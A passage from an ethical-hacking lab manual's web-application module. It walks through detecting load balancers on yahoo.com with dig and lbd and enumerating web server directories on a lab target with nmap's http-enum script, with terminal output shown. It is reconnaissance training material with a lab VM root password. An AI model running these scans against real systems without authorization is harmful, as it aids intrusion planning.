
1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.
5. A **Parrot Terminal** window appears; type **dig yahoo.com** and press **Enter**.
6. The result appears, displaying the available load balancers of the target website, as the screenshot demonstrates. Here, a single host resolves to multiple IP addresses, which possibly indicates that the host is using a load balancer.

Note: dig command provides detailed results and is used to identify whether the target domain is resolving to multiple IP addresses.



```

Applications Places System [Icons] [System Tray] Tue Apr 19, 02:25
dig yahoo.com - Parrot Terminal
File Edit View Search Terminal Help
#cd
[root@parrot]~#dig yahoo.com

; <<>> DiG 9.16.22-Debian <<>> yahoo.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43887
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:;, udp: 512
;; QUESTION SECTION:
;yahoo.com.                IN      A

;; ANSWER SECTION:
yahoo.com.        617     IN      A       74.6.143.26
yahoo.com.        617     IN      A       98.137.11.163
yahoo.com.        617     IN      A       98.137.11.164
yahoo.com.        617     IN      A       74.6.143.25
yahoo.com.        617     IN      A       74.6.231.20
yahoo.com.        617     IN      A       74.6.231.21

;; Query time: 12 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Tue Apr 19 02:25:03 EDT 2022
;; MSG SIZE rcvd: 134

[root@parrot]~#

```

7. Now, type **lbd yahoo.com** and press **Enter**.
8. The result appears, displaying the available DNS load balancers used by the target website, as shown in the screenshot.

Note: lbd (load balancing detector) detects if a given domain uses DNS and http load balancing via the Server: and Date: headers and the differences between server answers. It analyzes the data received from application responses to detect load balancers.


```

Applications  Places  System  [Icons]  Tue Apr 19, 02:27
lbd yahoo.com - Parrot Terminal
File Edit View Search Terminal Help

[root@parrot]~# lbd yahoo.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
yahoo.com has address 74.6.143.26
yahoo.com has address 74.6.143.25
yahoo.com has address 98.137.11.164
yahoo.com has address 98.137.11.163
yahoo.com has address 74.6.231.20
yahoo.com has address 74.6.231.21

Checking for HTTP-Loadbalancing [Server]:
ATS
NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 06:26:01, 06:26:01, 06:26:01, 06:26:01, 06:26:01, 06:26:01, 0
6:26:01, 06:26:02, 06:26:02, 06:26:02, 06:26:02, 06:26:02, 06:26:02, 06:26:03, 06:26:03, 06:26:03, 06
:26:03, 06:26:03, 06:26:03, 06:26:03, 06:26:04, 06:26:04, 06:26:04, 06:26:04, 06:26:04, 06:26:04, 06:
26:04, 06:26:05, 06:26:05, 06:26:05, 06:26:05, 06:26:05, 06:26:05, 06:26:06, 06:26:06, 06:26:06, 06:2
6:06, 06:26:06, 06:26:06, 06:26:07, 06:26:07, 06:26:07, 06:26:07, 06:26:07, 06:26:07, 06:26:08, 06:26
:08, 06:26:08, 06:26:08, 06:26:08, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

yahoo.com does Load-balancing. Found via Methods: DNS
  
```

9. This concludes the demonstration of how to detect load balancers using dig command and lbd tool.
10. Close all open windows and document all acquired information.

Task 5: Identify Web Server Directories using Various Tools

Web servers host the web applications, therefore, misconfigurations in the hosting of web applications may lead to the exposure of critical files and directories over the Internet. A professional ethical hacker or pen tester must identify the target web application's files and directories exposed on the Internet using various automated tools such as Nmap Gobuster and Dirsearch. This information further helps in gathering sensitive information stored in the files and folders.

Here, we will use Nmap, Gobuster and Dirsearch tools to identify web server directories on the target website.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine (**Windows Server 2019**). Here, the host machine is the **Parrot Security** machine.

Note: Ensure that the **Windows Server 2019** virtual machine is running.

1. Turn on the **Windows 11** virtual machine.

2. Switch to the **Parrot Security** virtual machine. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.
6. A **Parrot Terminal** window appears; type **nmap -sV --script=http-enum [target domain or IP address]** (here, the target website is **www.moviescope.com**) and press **Enter**.
7. The result appears, displaying open ports and services, along with their version.
8. Scroll-down in the result and observe the identified web server directories under the **http-enum** section, as shown in the screenshot.

Note: In real-time, attackers use various techniques to detect the vulnerabilities in the target web applications hosted by the web servers either to gain administrator-level access to the server or to retrieve sensitive information stored on the server. Attackers use the Nmap NSE script **http-enum** to enumerate the applications, directories, and files of the web servers that are exposed on the Internet. Through this method, attackers identify critical security vulnerabilities on the target web application.

```


Applications Places System
nmap -sV --script=http-enum www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
# cd
[root@parrot]~[-]
# nmap -sV --script=http-enum www.moviescope.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 03:19 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0094s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-enum:
|_ /login.aspx: Possible admin folder
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1801/tcp  open  msmq?
2103/tcp  open  msrpc        Microsoft Windows RPC
2105/tcp  open  msrpc        Microsoft Windows RPC
2107/tcp  open  msrpc        Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 02:15:5D:19:59:BB (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.17 seconds
[root@parrot]~[-]
#

```


Module 14 – Hacking Web Applications

9. Now, we shall copy the wordlist file (**common.txt**) from a shared network drive. We will use this file in the Gobuster tool.
10. Minimize the **Terminal** window.
11. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.



